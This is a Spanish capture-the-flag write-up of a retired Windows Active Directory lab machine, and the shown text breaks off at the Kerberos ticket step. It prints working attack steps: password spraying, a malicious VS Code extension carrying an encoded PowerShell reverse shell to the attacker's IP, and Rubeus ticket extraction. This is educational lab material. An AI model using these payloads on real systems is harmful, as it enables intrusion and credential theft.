En Checkpoint identificamos y restauramos un objeto eliminado para obtener informacion con el colector de Bloodhound. Con la informacion recabada, realizamos Password Spraying para identificar credenciales validas para a un usuario. Identificamos un recurso en samba para este usuario donde aloja extensiones VS Code, creamos una extension maliciosa para la ejecucion de comandos y lograr acceso inicial. Realizamos un ataque de BadSuccessor para el acceso a un nuevo usuario. Finalmente escalamos privilegios tras extraer credenciales en un volcado de memoria.
La descripcion de la maquina emula una situacion “real” de un pentest proporcionando credenciales.
As is common in real life pentests, you will start the Checkpoint box with credentials for the following account alex.turner / Checkpoint2024!
| Nombre |
Checkpoint |
| OS |
Windows  |
| Puntos |
Retired |
| Dificultad |
Medium |
| Fecha de Salida |
2026-06-13 |
| IP |
10.129.114.122 |
| Maker |
AnuragTaparia |
|
Rated
|
{
    "type": "bar",
    "data":  {
        "labels": ["Cake", "VeryEasy", "Easy", "TooEasy", "Medium", "BitHard","Hard","TooHard","ExHard","BrainFuck"],
        "datasets": [{
            "label": "User Rated Difficulty",
            "data": [86, 42, 276, 650, 1069, 784, 606, 218, 65, 109],
            "backgroundColor": ["#9fef00","#9fef00","#9fef00", "#ffaf00","#ffaf00","#ffaf00","#ffaf00", "#ff3e3e","#ff3e3e","#ff3e3e"]
        }]
    },
    "options": {
        "scales": {
          "xAxes": [{"display": false}],
          "yAxes": [{"display": false}]
        },
        "legend": {"labels": {"fontColor": "white"}},
        "responsive": true
      }
}
|
Recon
nmap
nmap muestra múltiples puertos abiertos : dns (53), kerberos (88), rpc (135), ldap (389), samba (445) y winrm (5985).
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
|
# Nmap 7.99 scan initiated Tue Jun 16 01:31:50 2026 as: /usr/lib/nmap/nmap --privileged -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49668,49669,49679,49680,49683,49710,49719 -sV -sC -oN nmap_scan 10.129.114.122
Nmap scan report for 10.129.114.122
Host is up (0.26s latency).

PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-06-16 12:31:58Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb, Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf            .NET Message Framing
49664/tcp open  msrpc             Microsoft Windows RPC
49668/tcp open  msrpc             Microsoft Windows RPC
49669/tcp open  msrpc             Microsoft Windows RPC
49679/tcp open  msrpc             Microsoft Windows RPC
49680/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
49683/tcp open  msrpc             Microsoft Windows RPC
49710/tcp open  msrpc             Microsoft Windows RPC
49719/tcp open  msrpc             Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-06-16T12:32:51
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 6h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 16 01:33:40 2026 -- 1 IP address (1 host up) scanned in 110.15 seconds

# Nmap 7.99 scan initiated Tue Jun 16 01:30:49 2026 as: /usr/lib/nmap/nmap -sU -sVC --min-rate 10000 -oN nmap_scan_udp 10.129.114.122
Nmap scan report for 10.129.114.122
Host is up (0.26s latency).
Not shown: 997 open|filtered udp ports (no-response)
PORT    STATE SERVICE      VERSION
53/udp  open  domain       Simple DNS Plus
88/udp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-06-16 12:30:51Z)
123/udp open  ntp          NTP v3
| ntp-info:
|_
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m01s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 16 04:59:17 2026 -- 1 IP address (1 host up) scanned in 12508.07 seconds
|
Agregamos a /etc/hosts: checkpoint.htb.
Service Access
Las credenciales tienen acceso por los servicio smb y ldap.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
|
❯ netexec ldap checkpoint.htb -u alex.turner -p 'Checkpoint2024!'
LDAP        10.129.114.122  389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:checkpoint.htb) (signing:Enforced) (channel binding:No TLS cert)
LDAP        10.129.114.122  389    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
❯ netexec smb checkpoint.htb -u alex.turner -p 'Checkpoint2024!'
SMB         10.129.114.122  445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
SMB         10.129.114.122  445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
❯ faketime "$(ntpdate -q checkpoint.htb | tail -1 | awk '{print $1, $2}')" netexec smb checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -k
SMB         checkpoint.htb  445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
SMB         checkpoint.htb  445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
❯ faketime "$(ntpdate -q checkpoint.htb | tail -1 | awk '{print $1, $2}')" netexec ldap checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -k
LDAP        checkpoint.htb  389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:checkpoint.htb) (signing:Enforced) (channel binding:No TLS cert)
LDAP        checkpoint.htb  389    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
❯
|
Generamos el archivo krb5.conf.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
|
❯ netexec smb checkpoint.htb -u alex.turner -p 'Checkpoint2024!' --generate-krb5-file file.conf
SMB         10.129.114.122  445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
SMB         10.129.114.122  445    DC01             [+] krb5 conf saved to: file.conf
SMB         10.129.114.122  445    DC01             [+] Run the following command to use the conf file: export KRB5_CONFIG=file.conf
SMB         10.129.114.122  445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
❯ cat file.conf
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = CHECKPOINT.HTB

[realms]
    CHECKPOINT.HTB = {
        kdc = dc01.checkpoint.htb
        admin_server = dc01.checkpoint.htb
        default_domain = checkpoint.htb
    }

[domain_realm]
    .checkpoint.htb = CHECKPOINT.HTB
    checkpoint.htb = CHECKPOINT.HTB
❯
|
SMB
El servicio samba muestra los recursos: DevDrop de solo lectura y WMBackups sin ningun permiso.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
|
❯ uv run netexec smb checkpoint.htb -u alex.turner -p 'Checkpoint2024!' --shares
SMB         10.129.114.122  445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
SMB         10.129.114.122  445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
SMB         10.129.114.122  445    DC01             [*] Enumerated shares
SMB         10.129.114.122  445    DC01             Share           Permissions            Remark
SMB         10.129.114.122  445    DC01             -----           -----------            ------
SMB         10.129.114.122  445    DC01             ADMIN$                                 Remote Admin
SMB         10.129.114.122  445    DC01             C$                                     Default share
SMB         10.129.114.122  445    DC01             DevDrop         READ                   VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0
SMB         10.129.114.122  445    DC01             IPC$            READ                   Remote IPC
SMB         10.129.114.122  445    DC01             NETLOGON        READ                   Logon server share
SMB         10.129.114.122  445    DC01             SYSVOL          READ                   Logon server share
SMB         10.129.114.122  445    DC01             VMBackups
❯
|
LDAP - bloodyad
bloodyad muestra que el usuario tiene permisos WRITE sobre varios objetos. Entre ellos un usuario/objeto eliminado.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
|
❯ bloodyad -d checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -H checkpoint.htb get writable

distinguishedName: CN=Deleted Objects,DC=checkpoint,DC=htb
DACL: WRITE

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: OU=Employees,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: CN=Alex Turner,OU=Employees,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: DC=checkpoint.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.checkpoint.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD
❯
|
Bloodhound
Restore Object
Restauramos este objeto para obtener informacion con collector bloodhound.
1
2
3
|
❯ bloodyad -d checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -H checkpoint.htb set restore 'CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb'
[+] CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb has been restored successfully under CN=Mark Davies,OU=Employees,DC=checkpoint,DC=htb
❯
|
bloodyad Collector
Ejecutamos el collector con bloodyad.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
❯ bloodyad -d checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -H checkpoint.htb get bloodhound
[+] Connecting to LDAP server
[+] Connected to LDAP serrver
Dumping schema: 2it [00:01,  1.52it/s]
Generating lookuptable: 107it [00:02, 44.88it/s]
Dumping SDs: 100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 111/111 [00:30<00:00,  3.67it/s]
Dumping domains: 100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:00<00:00,  1.27it/s]
Dumping users: 100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 18/18 [00:00<00:00, 65.86it/s]
Dumping computers: 100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:00<00:00,  3.79it/s]
Dumping groups: 100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 58/58 [00:00<00:00, 208.74it/s]
Dumping GPOs: 100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 2/2 [00:00<00:00,  7.59it/s]
Dumping OUs: 100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 8/8 [00:00<00:00, 29.42it/s]
Dumping Containers: 100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 19/19 [00:00<00:00, 66.51it/s]
[+] Bloodhound data saved to 20260616T061929_Bloodhound.zip
[+] Found 0 trusts
❯
|
Creamos un wordlist con users y computers.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
|
❯ unzip www/*hound.zip \*_users.json
Archive:  www/20260616T061929_Bloodhound.zip
  inflating: 20260616T061929_users.json
❯ jq -r '.data[].Properties.name' *users.json | tail -n +2 |  awk '{ print tolower($0) }' | cut -d '@' -f1 > users.txt
zsh: command not found: jq
❯ jq -r '.data[].Properties.name' *users.json | tail -n +2 |  awk '{ print tolower($0) }' | cut -d '@' -f1 > users.txt
❯ wc -l users.txt
17 users.txt
❯ unzip www/\*.zip \*_computers.json
Archive:  www/20260616T061929_Bloodhound.zip
  inflating: 20260616T061929_computers.json
❯ jq -r '.data[].Properties.name' *computers.json |  awk '{ print tolower($0) }' | cut -d '.' -f1 > computers.txt
❯ wc -l computers.txt
1 computers.txt
❯
|

Users
Existen 17 usuarios en el dominio.

Admins
El grupo de Domain admins tiene dos unicos miembros.

Alex Turner
Este tiene permisos write sobre Mark Davies.

Ryan Brooks
Este usuario tiene GenericWrite sobre svc_deploy.

svc_deploy
Pertenece a los grupos BackupAccess y Remote Manager Users, por lo que puede acceder por WinRM y posiblemente al recurso VMBackups.

DevTeam
Tiene tres miembros entre ellos Ryan Brooks.
User - Mark Davies
Ejecutamos Password Spraying con el wordlist de usuarios, tenemos acceso como Mark Davies con la misma contrasena.
1
2
3
4
|
❯ netexec smb checkpoint.htb -u users.txt -p 'Checkpoint2024!' --continue-on-success | grep +
SMB                      10.129.114.122  445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
SMB                      10.129.114.122  445    DC01             [+] checkpoint.htb\mark.davies:Checkpoint2024!
❯
|
La flag --shares permite listar los recursos para este usuario, se especifica lectura y escritura en DevDrop. Tambien, el recurso es para compartir extensiones para VS Code engine 1.118.0 segun la ‘descripcion’.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
|
❯ netexec smb checkpoint.htb -u mark.davies -p 'Checkpoint2024!' --shares
SMB         10.129.114.122  445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
SMB         10.129.114.122  445    DC01             [+] checkpoint.htb\mark.davies:Checkpoint2024!
SMB         10.129.114.122  445    DC01             [*] Enumerated shares
SMB         10.129.114.122  445    DC01             Share           Permissions     Remark
SMB         10.129.114.122  445    DC01             -----           -----------     ------
SMB         10.129.114.122  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.114.122  445    DC01             C$                              Default share
SMB         10.129.114.122  445    DC01             DevDrop         READ,WRITE      VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0
SMB         10.129.114.122  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.114.122  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.114.122  445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.114.122  445    DC01             VMBackups
❯
|
Malicious VSCode Extension
Creamos una extension para vscode utilizando yo y vsce. Iniciamos yo eligiendo una extension nueva con Javascript con las opciones por default.
1
2
3
4
|
# sudo apt install npm nodejs
npm install -g yo @vscode/vsce
# New Extension
yo code
|
Editamos el archivo package.json para tener una extension basica especificando version ^1.118.0 y activationEvents.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
|
{
  "name": "malext-htb",
  "displayName": "malext",
  "description": "malext-htb",
  "version": "0.1.1",
  "engines": {
    "vscode": "^1.118.0"
  },
  "categories": [
    "Other"
  ],
  "activationEvents": ["*"],
  "main": "./extension.js"
}
|
En extension.js agregamos la ejecucion de ping.
1
2
3
4
5
6
7
8
9
|
const { exec } = require('child_process');

function activate() {
    exec('ping 10.10.14.25');
}

function deactivate() {}

module.exports = { activate, deactivate };
|
‘Compilamos’ la extension con vsce.
1
2
3
|
npm run compile
echo "1" > README.md
yes | vsce package --no-dependencies --allow-star-activation
|
Se creo el archivo malext-htb-0.1.1.vsix.
1
2
3
4
5
6
7
|
❯ yes | vsce package --no-dependencies --allow-star-activation
 WARNING  A 'repository' field is missing from the 'package.json' manifest file.
Do you want to continue? [y/N] y
 WARNING  LICENSE.md, LICENSE.txt or LICENSE not found
Do you want to continue? [y/N] y
 DONE  Packaged: /home/kali/htb/checkpoint/malext/malext-htb-0.1.1.vsix (6 files, 1.93KB)
❯
|
Agregamos este ultimo al recurso DevDrop.
1
2
3
4
5
|
❯ smbclient \\\\checkpoint.htb\\DevDrop -U 'mark.davies%Checkpoint2024!'
Try "help" to get a list of possible commands.
smb: \> put malext-htb-0.1.1.vsix
putting file malext-htb-0.1.1.vsix as \malext-htb-0.1.1.vsix (2.5 kB/s) (average 2.7 kB/s)
smb: \>
|
Luego de varios segundo obtuvimos paquetes icmp.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
❯ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:26:42.380338 IP checkpoint.htb > 10.10.14.25: ICMP echo request, id 1, seq 1, length 40
04:26:42.381662 IP 10.10.14.25 > checkpoint.htb: ICMP echo reply, id 1, seq 1, length 40
04:26:43.383171 IP checkpoint.htb > 10.10.14.25: ICMP echo request, id 1, seq 2, length 40
04:26:43.383192 IP 10.10.14.25 > checkpoint.htb: ICMP echo reply, id 1, seq 2, length 40
04:26:44.386299 IP checkpoint.htb > 10.10.14.25: ICMP echo request, id 1, seq 3, length 40
04:26:44.386317 IP 10.10.14.25 > checkpoint.htb: ICMP echo reply, id 1, seq 3, length 40
04:26:45.389309 IP checkpoint.htb > 10.10.14.25: ICMP echo request, id 1, seq 4, length 40
04:26:45.389326 IP 10.10.14.25 > checkpoint.htb: ICMP echo reply, id 1, seq 4, length 40
|
User - Ryan Brooks
Creamos una nueva extension agregando una shell inversa.
1
2
3
4
5
6
7
8
9
|
const { exec } = require('child_process');

function activate() {
    exec('powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgA1ACIALAAxADMAMwA1ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==');
}

function deactivate() {}

module.exports = { activate, deactivate };
|
Tras subirla logramos el acceso como ryan.brooks y realizamos la lectura de la flag user.txt.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
|
❯ rlwrap nc -lvp 1335
listening on [any] 1335 ...
connect to [10.10.14.25] from checkpoint.htb [10.129.114.122] 55622
PS C:\Program Files\Microsoft VS Code> whoami
checkpoint\ryan.brooks
PS C:\Program Files\Microsoft VS Code> dir C:/Users/ryan.brooks/desktop


    Directory: C:\Users\ryan.brooks\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/16/2026   4:59 AM             34 user.txt


PS C:\Program Files\Microsoft VS Code> cat C:/Users/ryan.brooks/desktop/user.txt
92e4df2d15a1953aa370d6e69e3f3920
PS C:\Program Files\Microsoft VS Code>
|
VSCode - script
Tras el acceso, se identifico el script vscodesync.ps1 que instala extensiones e inicia vscode.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
|
PS C:\Scripts> cat vscodesync.ps1
# This is a human written script kek
$log         = "C:\Scripts\vscodesync.log"
$shareDir    = "C:\Shares\DevDrop"
$codeCli     = "C:\Program Files\Microsoft VS Code\bin\code.cmd"
$codeExe     = "C:\Program Files\Microsoft VS Code\Code.exe"

function Log($msg) {
    Add-Content $log "$(Get-Date) - $msg"
}

Log "Cycle started"

# Get all extensions and check files
$resolvedShare = (Resolve-Path -LiteralPath $shareDir).ProviderPath
$vsixFiles = Get-ChildItem -LiteralPath $resolvedShare -Filter *.vsix -File -ErrorAction SilentlyContinue |
    Where-Object {
        $_.FullName.StartsWith($resolvedShare, [StringComparison]::OrdinalIgnoreCase) -and
        -not ($_.Attributes -band [IO.FileAttributes]::ReparsePoint) -and
        $_.Extension -ieq '.vsix' -and
        $_.Length -gt 0
    }
if (-not $vsixFiles) {
    Log "No vsix files found in $resolvedShare"
}
else {
    Log "Found $($vsixFiles.Count) vsix file(s): $($vsixFiles.Name -join ', ')"

    foreach ($vsix in $vsixFiles) {
        Log "Installing $($vsix.Name) (size: $($vsix.Length) bytes)"
        try {
            $output = & $codeCli --install-extension $vsix.FullName --force 2>&1
            Log "Install output: $($output -join ' | ')"
        }
        catch {
            Log "Install FAILED for $($vsix.Name): $_"
        }
        Start-Sleep -Seconds 2
    }
}

# start new instance
Log "Launching new VS Code window"
Start-Process -FilePath $codeExe -ArgumentList "--no-sandbox"

Log "Cycle complete"
PS C:\Scripts>
|
Get Ticket
No tenemos las credenciales para ryan.brooks por lo que obtuvimos un ticket con tgtdeleg de Rubeus.exe.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
|
PS C:\users\ryan.brooks\documents> ./Rubeus.exe tgtdeleg /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01.checkpoint.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: H3/5E+S3FnbB+t224nMXLno3FCjGg5qnwJTMLxAZ2/Y=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

